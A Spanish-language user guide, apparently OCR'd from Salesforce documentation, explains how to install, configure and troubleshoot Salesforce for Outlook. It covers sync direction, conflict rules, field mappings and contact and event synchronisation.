
1. Abra el archivo de instalación que ha descargado y guardado y finalice el asistente para la instalación.

   Nota: Si aún no tiene .NET 4 instalado, el asistente para la instalación lo instalará automáticamente. Recuerde que el asistente para la instalación le solicitará que reinicie su equipo después de instalar .NET 4. Después deberá volver a ejecutar el asistente para la instalación para completar el proceso de instalación.

2. Abrir Microsoft® Outlook®. Se abrirá el asistente de configuración y aparecerá el icono de Salesforce for Outlook ( ) en su bandeja de sistema. Si el asistente no se abre, puede iniciarlo manualmente. Solo tiene que hacer clic con el botón derecho del ratón en el y hacer clic en **Configuración**.
3. Si necesita iniciar sesión en un sitio de Salesforce que no sea el predeterminado, haga clic en **Cambiar URL** y seleccione el servidor al que desea conectarse. Si no aparece el servidor que desea, seleccione `Otro...` e introduzca la URL como un dominio personalizado utilizado por su organización.
4. Escriba su nombre de usuario y contraseña de Salesforce.
5. Haga clic en **Aprobar**. Se creará una conexión segura entre Outlook y Salesforce. Salvo que se produzca un error, no tendrá que iniciar sesión de nuevo.

   Nota: Si su organización restringe las direcciones IP, los inicios de sesión desde direcciones IP no fiables se bloquearán hasta que se activen estas direcciones. Salesforce le envía automáticamente un correo electrónico de activación que puede utilizar para iniciar sesión. Eso le permite conectarse sin restricciones de IP desde cualquier sitio.

6. Haga clic en **Siguiente** y revise las direcciones de sincronización establecidas por su administrador. Si necesita seleccionar carpetas diferentes donde se sincronizarán sus elementos de Outlook, haga clic en **Cambiar carpeta** y seleccione las que estén dentro de sus carpetas predeterminadas o la carpeta Mailbox principal.




EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para instalar Salesforce for Outlook:

- Asignada a una configuración activa Y

  Valide el conjunto de datos de cada objeto que vaya a sincronizar

Para cambiar las carpetas de sincronización:

- Su perfil de Outlook se establece como predeterminado en su Configuración de correo Y

  Permita a los usuarios modificar " Carpeta de Outlook para sincronizar contactos" en su configuración de Outlook

7. Haga clic en **Siguiente** y luego seleccione su método de sincronización.
   - Seleccione para sincronizar todos sus contactos, eventos y tareas. Marque los elementos que no desee sincronizar con la categoría "No sincronizar con Salesforce" en Outlook.
   - Seleccione para sincronizar contactos, eventos y tareas individuales. Marque los elementos que desee sincronizar con la categoría "Sincronizar con Salesforce" en Outlook.
8. Haga clic en **Siguiente** y luego seleccione los tipos de elementos privados que desea sincronizar.
9. Haga clic en **Guardar**. Aparecerá un mensaje de bienvenida en el icono de la bandeja de sistema ( ), que ahora está activo. Si está configurado para sincronizar elementos de Outlook y selecciona `Sincronizar solo los elementos de Outlook que selecciono` para su método de sincronización, se sincronizarán automáticamente todos los elementos en las carpetas que seleccione. El icono gira durante cada ciclo de sincronización.

### Desinstalar Salesforce for Outlook

1. Cierre Outlook.
2. Haga clic con el botón derecho en el icono de sincronización ( ) y seleccione **Salir**.
3. Acceda a la herramienta Agregar o quitar programas utilizando Windows y elimine Salesforce for Outlook.
4. Si está volviendo a instalar Salesforce for Outlook, elimine los archivos de la base de datos antiguos de Salesforce for Outlook en `C:\Users\`*`nombre de usuario`*`\AppData\Roaming\salesforce.com\Salesforce for Outlook\DB\`.

   Si no elimina los archivos de la base de datos antiguos, Salesforce for Outlook seguirá sincronizando empleando su configuración antigua.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

## Gestionar su configuración de Salesforce for Outlook

Dependiendo de si su administrador le permite cambiar su configuración, personalice Salesforce for Outlook para ajustarse a sus necesidades específicas.

1. Desde su configuración personal en Salesforce, busque Salesforce for Outlook. A continuación, haga clic en **Ver mi configuración**.
2. Dependiendo de sus permisos, puede:
   - Modificar su configuración de correo electrónico
   - Modificar su configuración de sincronización
   - Modificar su dirección de sincronización
   - Modificar su configuración de conflictos
   - Visualizar sus criterios coincidentes
   - Modificar sus asignaciones de campos
3. Guarde sus cambios. Todos los cambios surtirán efecto la próxima vez que sincronice sus datos. Vuelva a su configuración original en cualquier momento haciendo clic en **Volver a la configuración por defecto** en la parte superior de su configuración modificada. Su administrador puede cambiar su configuración según sea necesario.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para acceder a su configuración de Salesforce for Outlook
- Asignada a una configuración activa

# Modificar su configuración de correo electrónico de Salesforce for Outlook

Consulte si su administrador le permite agregar correos electrónicos a Salesforce desde Microsoft® Outlook® y cambie su configuración de correo electrónico según sus necesidades.

1. Desde su configuración personal en Salesforce, busque Salesforce for Outlook. A continuación, haga clic en **Ver mi configuración**.

   Si **Agregar correo electrónico** está seleccionado, aparecen las opciones **Agregar correo electrónico** y **Enviar y agregar** en Outlook.

   Nota: Si no ve las opciones **Agregar correo electrónico** y **Enviar y agregar**, solicite a su administrador activar Correo electrónico en Salesforce.

2. Haga clic en **Configuración de correo electrónico en Salesforce** .
3. Introduzca su propia dirección de correo electrónico en `Mis direcciones de correo electrónico aceptadas`. Si envía un mensaje de correo electrónico desde más de una dirección, separe cada dirección con una coma.
4. Seleccione si todos los correos electrónicos se envían a Mis elementos no resueltos (de modo que puede asignarlos a registros relacionados) o dejar que Salesforce intente asignarlos primero.
5. Configure Correo electrónico en Salesforce para agregar correos electrónicos como actividades para oportunidades, candidatos y contactos coincidentes. Si configura Correo electrónico en Salesforce para asociar correos electrónicos a candidatos o contactos coincidentes, Salesforce busca los campos **Para** y **Cc** de las direcciones de correo electrónico de sus candidatos o contactos. Si se encuentran candidatos o contactos, Salesforce guarda el correo electrónico en la lista relacionada Historial de actividades del registro correspondiente.
6. Si ha seleccionado candidatos o contactos:
   - Especifique cómo Correo electrónico en Salesforce procesa los correos electrónicos que contienen información de candidato o contacto que coincide con registros duplicados.
   - Seleccione `Si no se encuentran registros coincidentes, crear una tarea y enviarla a Mis elementos no resueltos` para que se envíe el correo electrónico a Mis elementos no resueltos si no se encuentran registros coincidentes. Si no se selecciona esta casilla de verificación y Salesforce no puede identificar las direcciones de correo electrónico en los campos `Para` o `De`, el correo electrónico no se guarda en Salesforce.
7. Seleccione `Guardar siempre los datos adjuntos del correo electrónico` para guardar los datos adjuntos en los correos electrónicos enviados a Salesforce.
8. Para recibir un correo electrónico de confirmación cuando se envía un correo electrónico a Salesforce, seleccione `Enviarme una confirmación de asociación`.
9. Haga clic en **Guardar**.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para acceder a su configuración de Salesforce for Outlook:
- Asignada a una configuración activa

Para modificar la configuración de correo electrónico:
- "Agregar correo electrónico"

## Modificar su configuración de sincronización de Salesforce for Outlook

Dependiendo de si su administrador le otorga permisos, personalice los elementos para sincronizar entre Microsoft Outlook y Salesforce así como las direcciones en las que se sincronizan.

1. Desde su configuración personal en Salesforce, busque Salesforce for Outlook. A continuación, haga clic en **Ver mi configuración**.
2. Pase el ratón por encima de los iconos de filtro ( ) para ver qué tipo de registros se sincroniza.
3. Para detener la sincronización de un elemento, borre su casilla de verificación. Todos los campos relacionados con ese elemento están desactivados en la página.
4. Guarde sus cambios. Todos los cambios surtirán efecto la próxima vez que sincronice sus datos. Vuelva a su configuración original en cualquier momento haciendo clic en **Volver a la configuración por defecto** en la parte superior de su configuración modificada. Su administrador puede cambiar su configuración según sea necesario.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para acceder a su configuración de Salesforce for Outlook
- Asignada a una configuración activa

Para desactivar la sincronización:
- "Si el objeto está sincronizado"

## Personalizar su dirección de sincronización de Salesforce for Outlook

Dependiendo de si su administrador le otorga permisos, personalice las direcciones de sincronización entre Microsoft Outlook y Salesforce basándose en sus preferencias.

1. Desde su configuración personal en Salesforce, busque Salesforce for Outlook. A continuación, haga clic en **Ver mi configuración**.
2. Seleccione una de estas opciones en Dirección de sincronización de un objeto concreto.
   - *`Outlook a Salesforce`*: cuando los datos se sincronizan por primera vez, un registro de Outlook crea o actualiza un registro en Salesforce. En futuras sincronizaciones, los cambios que realice en los registros de Outlook aparecen en Salesforce, con independencia de si se ha modificado la versión o el registro de Salesforce. Además, si elimina un registro sincronizado en Outlook, se elimina su correspondiente de Salesforce. Las modificaciones de Salesforce no se envían a Outlook. La configuración del comportamiento en conflicto necesaria de esta opción es *`Outlook siempre gana`*. Esta opción no está disponible para los contactos.
   - *`Salesforce a Outlook`*: cuando los datos se sincronizan por primera vez, un registro de Salesforce crea o actualiza un registro en Outlook. En futuras sincronizaciones, los cambios que realice en los registros de Salesforce aparecen en Outlook, con independencia de si se ha modificado la versión o el registro de Outlook. Además, si elimina un registro sincronizado en Salesforce elimina su correspondiente de Outlook. Las modificaciones de Outlook no se envían a Salesforce. El ajuste de comportamiento en caso de conflicto obligatorio para esta opción es *`Salesforce siempre gana`*.
   - *`Sincronizar en ambas direcciones`*: Cuando se sincronizan los registros, cambian en Outlook y Salesforce sincroniza entre los dos sistemas. Si hay conflicto de registros, el ajuste de comportamiento de conflictos determina qué registro gana.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para acceder a su configuración de Salesforce for Outlook
- Asignada a una configuración activa

Para cambiar la dirección de sincronización
- "Dirección de sincronización"

3. Guarde sus cambios. Todos los cambios surtirán efecto la próxima vez que sincronice sus datos. Vuelva a su configuración original en cualquier momento haciendo clic en **Volver a la configuración por defecto** en la parte superior de su configuración modificada. Su administrador puede cambiar su configuración según sea necesario.

## Modificar configuración de conflictos

Especifique lo que sucede cuando Salesforce for Outlook encuentra un conflicto cuando sincroniza registros entre Microsoft® Outlook® y Salesforce.

1. Desde su configuración personal en Salesforce, busque Salesforce for Outlook. A continuación, haga clic en **Ver mi configuración**.
2. En Comportamiento ante conflictos de cada objeto que está sincronizando, seleccione una de estas opciones.
   - *Salesforce siempre gana*
   - *Outlook siempre gana*
3. Guarde sus cambios. Todos los cambios surtirán efecto la próxima vez que sincronice sus datos. Vuelva a su configuración original en cualquier momento haciendo clic en **Volver a la configuración por defecto** en la parte superior de su configuración modificada. Su administrador puede cambiar su configuración según sea necesario.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para acceder a su configuración de Salesforce for Outlook
- Asignada a una configuración activa

Para cambiar el comportamiento ante conflictos
- "Comportamiento en conflicto"

## Visualización de su Salesforce for Outlook Matching Criteria

Consulte los criterios de coincidencia que su administrador le ha asignado.

Si tiene múltiples contactos de Salesforce que coinciden con un contacto en Outlook, Salesforce for Outlook necesita una forma de determinar qué contacto sincronizar. Su administrador establece criterios para el modo en que Salesforce for Outlook selecciona el contacto correcto.

Revise la preferencia de coincidencia que se le ha asignado. Los opciones disponibles incluyen:

- `Actividad más reciente`: seleccione el contacto de Salesforce que muestra la actividad más reciente (como una llamada de teléfono o correo electrónico), mostrada en la lista relacionada Historial de actividades del contacto. Ésta opción es el criterio de coincidencia predeterminado.
- `Última actualización`: seleccione el contacto de Salesforce que se haya modificado más recientemente.
- `Antiguo`: seleccione el contacto de Salesforce con la primera fecha de creación.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para acceder a su configuración de Salesforce for Outlook
- Asignada a una configuración activa

Para ver su configuración
- Asignada a una configuración

## Especificar qué campos de Salesforce sincronizar en Microsoft® Outlook®

Dependiendo de sus permisos de Salesforce for Outlook, asigne campos desde los registros de Salesforce que sincroniza en Outlook.

Las asignaciones de campos definen los campos de Salesforce y Outlook que se corresponden cuando se sincronizan elementos entre los dos sistemas.

1. Desde su configuración personal en Salesforce, busque Salesforce for Outlook. A continuación, haga clic en **Ver mi configuración**.
2. En Configuración de datos, haga clic en **Modificar asignaciones de campos** bajo `Contactos`, `Eventos` o `Tareas` para mostrar todos los campos para registros en ese objeto.
3. Revise qué campos de Salesforce se están asignando a cada campo de Outlook.
4. Modifique las asignaciones de campos de Salesforce o Outlook que desee cambiar, o cree asignaciones para campos personalizados. Salesforce for Outlook le permite modificar cualquier asignación de campos con una lista de selección. Puede agregar más asignaciones a la parte inferior de la lista. Puede eliminar asignaciones haciendo clic en la X junto a la asignación.

   PRECAUCIÓN: Si asigna un campo personalizado que es necesario para todos, asegúrese de que dispone de un valor predeterminado para evitar posibles errores. Del mismo modo, la asignación de campos personalizados que requieren ser validados por Salesforce puede producir errores de sincronización. Por ejemplo, asigne un campo personalizado de Salesforce que requiere un valor único. Si introduce un valor que no único en el campo Outlook, recibe un error de sincronización.

5. Haga clic en **Guardar**. Las asignaciones de campos comenzarán a sincronizarse en elementos la próxima vez que se actualicen elementos en Salesforce o Outlook. Vuelva a su configuración original en cualquier momento

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para acceder a su configuración de Salesforce for Outlook
- Asignada a una configuración activa

Para cambiar las asignaciones de campos
- Permita a los usuarios modificar "Asignaciones de campos" en Configuración

haciendo clic en **Volver a la configuración por defecto** en la parte superior de su configuración modificada. Su administrador puede cambiar su configuración según sea necesario.

## Acceder a ajustes y herramientas de Salesforce for Outlook

Después de instalar Salesforce for Outlook, aparece un icono ( ) en la bandeja de sistema de Microsoft® Windows.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Desde el icono de la bandeja de sistema, puede:

- Sincronice los elementos de Outlook y Salesforce
- Visualizar su registro de sincronización
- Solucionar sus elementos sincronizados no resueltos
- Gestionar su configuración de Salesforce for Outlook
- Gestionar qué elementos de Outlook sincronizar con Salesforce en la página 1784
- Modificar su información de inicio de sesión
- Ocultar alertas
- Visualizar errores
- Modificar sus carpetas de sincronización
- Acceder a la ayuda en línea de Salesforce for Outlook

**Acceso a la aplicación de bandeja de sistema**

- Si no ve el icono, reinicie la aplicación haciendo doble clic en el acceso directo de Salesforce for Outlook en el escritorio o en la aplicación desde el directorio Programas del equipo (**Inicio** > **Todos los programas** > **salesforce.com** > **Salesforce for Outlook**).
- Si el icono está desactivado ( ), es posible que deba iniciar Outlook.
- Si no visualiza el icono, es posible que tenga que hacer clic en la flecha junto a la bandeja del sistema y arrastrar el icono de Salesforce for Outlook en la bandeja de sistema.

## Visualización del registro de sincronización de Salesforce for Outlook

El registro de sincronización registra información de solución de problemas de Salesforce for Outlook, incluyendo el número de registros que tienen errores y el número de registros que se han creado, actualizado o eliminado durante la sincronización.

Para visualizar este registro, haga clic con el botón derecho en el icono de la bandeja de sistema ( ) y haga clic en **Sincronización** > **Ver registro de sincronización**.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

## Modificación de su información de inicio de sesión de Salesforce for Outlook

Si cambia su contraseña o nombre de usuario de Salesforce, deberá actualizar su información de inicio de sesión en Salesforce for Outlook.

1. Haga clic con el botón derecho en el icono de la bandeja de sistema ( ) en su equipo y seleccione **Configuración...**.
2. Haga clic en **Cambiar usuario**.
3. Escriba su nombre de usuario y contraseña de Salesforce correctamente y haga clic en **Inicio de sesión**. Se creará una conexión segura entre Outlook y Salesforce. Salvo que se produzca un error, no tendrá que iniciar sesión de nuevo.
4. Haga clic en **Siguiente** y, a continuación, en **Listo**.

Nota: Si su organización restringe las direcciones IP, los inicios de sesión desde direcciones IP no fiables se bloquearán hasta que se activen estas direcciones. Salesforce envía automáticamente un correo electrónico de activación que puede utilizar para iniciar sesión. El correo electrónico contiene un testigo de seguridad que debe agregar al final de su contraseña. Por ejemplo, si su contraseña es `micontraseña` y su token de seguridad es `XXXXXXXXXX`, deberá introducir `micontraseñaXXXXXXXXXX` para iniciar sesión.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para iniciar sesión en Salesforce for Outlook
- Asignada a una configuración activa

## Modificación de sus carpetas de sincronización de Salesforce for Outlook

Si desea sincronizar contactos, eventos y tareas entre Microsoft® Outlook® y Salesforce, puede establecer que Salesforce for Outlook sincronice elementos en las carpetas de Outlook de su elección.

1. Haga clic con el botón derecho en el icono de la bandeja de sistema ( ) en su equipo y seleccione **Configuración...**.
2. Haga clic en **Cambiar carpeta** y seleccione o cree una carpeta dentro de sus carpetas predeterminadas o en la carpeta principal Buzón.
3. Haga clic en **Guardar**.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para cambiar las carpetas de sincronización:
- Asignada a una configuración activa

  Y

  Su perfil de Outlook se establece como predeterminado en su Configuración de correo

## Ocultar las alertas de Salesforce for Outlook

Si no desea ver alertas de la bandeja del sistema para la sincronización y otros errores, puede ocultarlas.

Haga clic con el botón derecho en el icono de la bandeja de sistema ( ) y haga clic en **Ocultar alertas**.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

## Ver los errores de Salesforce for Outlook

Cuando Salesforce for Outlook presenta algún problema a la hora de sincronizar los datos, el icono de la bandeja de sistema cambia a un icono de error ( ) y el texto de estado emergente situado en la parte superior del menú contextual de la bandeja de sistema muestra el número de errores.

Para visualizar estos errores, haga doble clic en el icono de la bandeja de sistema o haga clic en el texto del menú contextual para abrir el cuadro de diálogo Error de Salesforce for Outlook. Si un error está relacionado con un registro específico de Outlook, puede hacer clic en el vínculo del registro para modificar ese registro en Outlook.

Para actualizar la lista después de resolver los errores, haga clic en **Vuelva a intentarlo**. Salesforce for Outlook sincroniza sus datos y elimina los errores que se hayan resuelto.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

# Descripción general de la sincronización entre Microsoft® Outlook® y Salesforce

Deje de duplicar sus contactos, eventos y tareas en Outlook y Salesforce y empiece a sincronizar entre los dos sistemas con Salesforce for Outlook.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

| Permisos de usuario necesarios para sincronizar | Cuando sincronice | Necesitará |
|---|---|---|
| Contactos | Desde Salesforce a Outlook | "Leer" en contactos; la dirección de sincronización de contactos se establece como `Salesforce a Outlook` |
| | Ambas direcciones | "Leer" y "Modificar" en contactos y "Leer" en cuentas; la dirección de sincronización de contactos se establece como `Sincronizar en ambas direcciones` |
| Eventos y tareas | Desde Outlook a Salesforce | "Leer" y "Modificar" en eventos; la dirección de sincronización de eventos y tareas se establece como `Outlook a Salesforce` |
| | Desde Salesforce a Outlook | "Leer" y "Modificar" en eventos; la dirección de sincronización de eventos y tareas se establece como `Salesforce a Outlook` |

| Permisos de usuario necesarios para sincronizar | Cuando sincronice | Necesitará |
|---|---|---|
| | Ambas direcciones | "Leer" y "Modificar" en eventos; la dirección de sincronización de eventos y tareas se establece como `Sincronizar en ambas direcciones` |
| | Eventos de varios días | "Activación de eventos de varios días" en actividades |
| | Tareas recurrentes de Salesforce en Outlook | "Sincronizar tareas recurrentes de Salesforce en Outlook" |

Antes de que descargue e instale Salesforce for Outlook, asegúrese de que sus carpetas de Outlook incluyen los elementos que desee sincronizar. Si sincroniza desde Outlook a Salesforce, la eliminación de un registro de una carpeta de Outlook sincronizada supone la eliminación de ese registro en Salesforce. Si sincroniza desde Salesforce a Outlook, la eliminación de un registro de Salesforce supone la eliminación del registro de Outlook.

## Generalidades sobre programaciones de sincronización

Salesforce for Outlook sincroniza sus elementos basándose en la actividad de su sistema. Los eventos y las tareas se sincronizan automáticamente cada diez minutos, los contactos se sincronizan automáticamente cada hora. Si, de lo contrario, Salesforce for Outlook detecta inactividad en el ratón o el teclado durante 30 minutos, la frecuencia de la sincronización de los eventos y las tareas cambiará a 30 minutos. Después de dos horas de inactividad, la frecuencia de todas las actualizaciones cambia a cada hora y después de cuatro horas, la frecuencia cambia a cada cuatro horas.

Por supuesto, puede sincronizar manualmente siempre que lo desee. Solamente tiene que hacer clic con el botón derecho del ratón en el icono de la bandeja de sistema ( ) y, a continuación, hacer clic en **Sincronización** > **Sincronizar ahora**.

## Exclusión de ciertos registros de la sincronización

Si selecciona la opción Automático para su método de sincronización, tiene un par de opciones para excluir ciertos elementos de la sincronización con Salesforce for Outlook.

- Puede seleccionar sincronizar elementos que ha marcado como Privado en Microsoft® Outlook®. Si no desea sincronizar elementos privados, abra la configuración de Salesforce for Outlook y anule la selección de los tipos de elementos privados que no desea sincronizar.

  Si ha sincronizado elementos en Outlook que posteriormente ha marcado como Privado, dichos elementos permanecerán en Salesforce. Sin embargo, los correspondientes elementos de Salesforce dejarán de recibir actualizaciones si modifica los elementos de Outlook.

- Si no desea sincronizar algunos elementos de Outlook, independientemente de si están marcados como Privados, asígnelos a la categoría *No sincronizar con Salesforce* en Outlook. Para obtener detalles acerca del uso de categorías en Outlook, consulte su documentación de Outlook.

## Sincronización de contactos con Salesforce for Outlook

Puede mantener la sincronización de sus contactos importantes de Outlook y Salesforce utilizando Salesforce for Outlook. Cuando se sincronizan los contactos en un principio, Salesforce for Outlook comprueba si existe un contacto con la misma dirección de correo electrónico en Outlook y Salesforce. Si existe una dirección de correo electrónico coincidente, se sincronizarán los dos contactos. Si no existe, Salesforce for Outlook comprueba si existe un contacto con el mismo nombre, apellidos y nombre de la empresa. Si no existe, se crea un contacto nuevo y se sincronizan los dos.

En la configuración de Outlook se define cuáles son los elementos establecidos para su sincronización, qué dirección se sigue en el flujo de datos entre Outlook y Salesforce, así como qué sucede cuando hay algún conflicto entre los datos. Puede configurar Salesforce for Outlook para sincronizar de las siguientes formas, dependiendo de si su administrador le permite cambiar las direcciones de la sincronización.

- `Salesforce a Outlook`
- `Sincronizar en ambas direcciones`

Salesforce for Outlook le permite sincronizar hasta 5.000 contactos y no distingue entre mayúsculas y minúsculas al asociar contactos.

### Sincronización de contactos desde Salesforce a Outlook

| Si | Entonces |
|---|---|
| Ya existe un contacto en Outlook | El contacto de Salesforce sustituye al contacto de Outlook y se sincronizan los dos. |
| No existe aún un contacto en Outlook | Salesforce for Outlook sincroniza el contacto de Salesforce, lo que crea el contacto en Outlook. |
| Elimina un contacto en Outlook | Salesforce for Outlook no volverá a sincronizar el contacto de Salesforce. |
| Existen varios contactos coincidentes en Outlook | Salesforce for Outlook selecciona uno de ellos y lo sincroniza. |
| Actualiza un contacto en Salesforce | El contacto de Salesforce sobrescribe el contacto de Outlook. |
| Actualiza un contacto en Outlook | La actualización permanece en el contacto de Outlook, pero no se sincroniza con Salesforce. La siguiente vez que se realizan actualizaciones en el equivalente de Salesforce, el equivalente de Salesforce sobrescribe el contacto de Outlook. |
| Elimina un contacto de Salesforce | El equivalente en Outlook también se elimina. Si se elimina el contacto de Outlook y se actualiza el contacto de Salesforce, se vuelve a crear el contacto en Outlook. |

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para sincronizar contactos desde Salesforce a Outlook:

- "Leer" en contactos

  Y

  La dirección de sincronización de contactos se establece como `Salesforce a Outlook`

Para sincronizar contactos en ambas direcciones:

- "Leer" o "Modificar" en contactos y "Leer" en cuentas

  Y

  La dirección de sincronización de contactos se ha establecido a `Sincronizar en ambas direcciones`

### Sincronización de contactos en ambas direcciones entre Salesforce y Outlook

| Si | Entonces |
|---|---|
| Existe un contacto sólo en un lado | El contacto se crea automáticamente en el otro lado y se sincronizan los dos. |
| Existe un contacto coincidente | Un registro de contacto sustituye al otro y los registros se sincronizan. Si en la configuración de Outlook se especifica que los contactos de Outlook prevalecen, la versión de Outlook sustituye a la versión de Salesforce, y viceversa si es Salesforce el que está establecido para prevalecer. Cualquier modificación en uno u otro registro aparece reflejado automáticamente en el otro. Si hay conflicto de registros, el ajuste de comportamiento de conflictos determina qué registro gana. |
| Existen varios contactos coincidentes de Salesforce | Siempre que exista únicamente una versión del contacto de Outlook y ese contacto tenga una dirección de correo electrónico, sincronizaremos el contacto de Outlook con un contacto de Salesforce en base a sus preferencias de coincidencia, como el contacto que se ha actualizado más recientemente. |
| Actualiza un contacto | Ambos contacto se actualizan con los últimos cambios. Si hay conflicto de registros, el ajuste de comportamiento de conflictos determina qué registro gana. |
| Elimina un contacto de Salesforce y actualiza un contacto de Outlook | El equivalente de Outlook se elimina si Salesforce es el que está establecido para prevalecer mientras que, al contrario, se vuelve a crear el contacto en Salesforce si es Outlook el que prevalece. |
| Elimina un contacto de Outlook y actualiza un contacto de Salesforce | El equivalente de Salesforce se elimina si Outlook está establecido para prevalecer mientras que, al contrario, se vuelve a crear el contacto en Outlook si Salesforce prevalece. |

### Exclusión de ciertos registros de la sincronización

Si selecciona la opción Automático para su método de sincronización, tiene un par de opciones para excluir ciertos elementos de la sincronización con Salesforce for Outlook.

- Puede seleccionar sincronizar elementos que ha marcado como Privado en Microsoft® Outlook®. Si no desea sincronizar elementos privados, abra la configuración de Salesforce for Outlook y anule la selección de los tipos de elementos privados que no desea sincronizar.

  Si ha sincronizado elementos en Outlook que posteriormente ha marcado como Privado, dichos elementos permanecerán en Salesforce. Sin embargo, los correspondientes elementos de Salesforce dejarán de recibir actualizaciones si modifica los elementos de Outlook.

- Si no desea sincronizar algunos elementos de Outlook, independientemente de si están marcados como Privados, asígnelos a la categoría *No sincronizar con Salesforce* en Outlook. Para obtener detalles acerca del uso de categorías en Outlook, consulte su documentación de Outlook.

## Sincronización de eventos con Salesforce for Outlook

| PERMISOS DE USUARIO | |
|---|---|
| Para sincronizar eventos desde Outlook a Salesforce: | "Leer" y "Modificar" en eventos; la dirección de sincronización de eventos se establece como `Outlook a Salesforce` |
| Para sincronizar eventos desde Salesforce a Outlook: | "Leer" y "Modificar" en eventos; la dirección de sincronización de eventos se establece como `Salesforce a Outlook` |
| Para sincronizar eventos en ambas direcciones: | "Lectura" y "Modificación" en eventos y dirección de sincronización de eventos definida como `Sincronizar en ambas direcciones` |
| Para sincronizar eventos de varios días: | "Activación de eventos de varios días" en actividades |

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Puede mantener la sincronización de sus eventos de Outlook y Salesforce utilizando Salesforce for Outlook. Cuando un evento ya está en Salesforce, puede asignarlo a registros relacionados, como contactos, cuentas, oportunidades, etcétera. La sincronización de eventos también permite mantener una vista precisa de su disponibilidad cuando cree eventos y solicite reuniones desde el calendario de Salesforce.

**¿Qué eventos se sincronizan?**

En la configuración de Outlook se define cuáles son los elementos establecidos para su sincronización, qué dirección se sigue en el flujo de datos entre Outlook y Salesforce, así como qué sucede cuando hay algún conflicto entre los datos. Los filtros de eventos de si configuración determinan los eventos que se sincronizan. Los filtros posibles son:

- `TODAY`: se sincronizan los eventos que finalizan hoy o después de hoy. La hora de inicio es a las 12:00 de la mañana.
- `LAST MONTH`: se sincronizan los eventos que han finalizado el primer día del mes anterior o después.
- `LAST N DAYS`: se sincronizan los eventos que han finalizado en o después de un número especificado de días, como `LAST 30 DAYS`.

Las actualizaciones de eventos dejan de sincronizarse cuando el evento no está en el intervalo de sincronización que ha configurado.

Los siguientes elementos no se sincronizan: eventos de día completo que comienzan el primer día configurado para la sincronización y asistentes a eventos. Los eventos de varios días se sincronizan como eventos únicos en ambas direcciones. Los patrones de eventos recurrentes deben coincidir exactamente. Los eventos de sincronización de Salesforce for Outlook se basan en sus fechas de finalización en lugar de en sus fechas de inicio. Por ejemplo, si sincroniza eventos actuales y futuros únicamente, un evento de dos días que comenzó ayer, se sincronizará.

**¿Cómo combinamos los eventos?**

Si los eventos se sincronizan por primera vez, se vinculan con eventos existentes que tienen el mismo asunto y hora o se crean eventos nuevos si no hay coincidencias.

**¿Cómo puede asignar eventos a los registros de Salesforce?**

Después de agregar un evento a Salesforce, puede asignarlo a otros registros utilizando la página Mis elementos no resueltos o los campos `Related To` y `Name` en el registro de evento. El evento se agrega a la lista relacionada del historial de actividades o de actividades abiertas del registro asociado. No puede guardar los cambios si sus eventos tienen un campo personalizado requerido o si un campo personalizado de actividad se convierte en requerido después de agregar los elementos a la lista de eventos sin resolver.

**Quién ve los eventos sincronizados en Salesforce**

Podrá ver los eventos que no se marcan como privados en Salesforce, así como las personas con un nivel jerárquico superior al suyo y cualquiera que tenga acceso a los registros con los que están asociados. También puede conceder acceso a otros usuarios, grupos públicos y personales, funciones o funciones y subordinados para que vean su calendario.

## Exclusión de ciertos registros de la sincronización

Si selecciona la opción Automático para su método de sincronización, tiene un par de opciones para excluir ciertos elementos de la sincronización con Salesforce for Outlook.

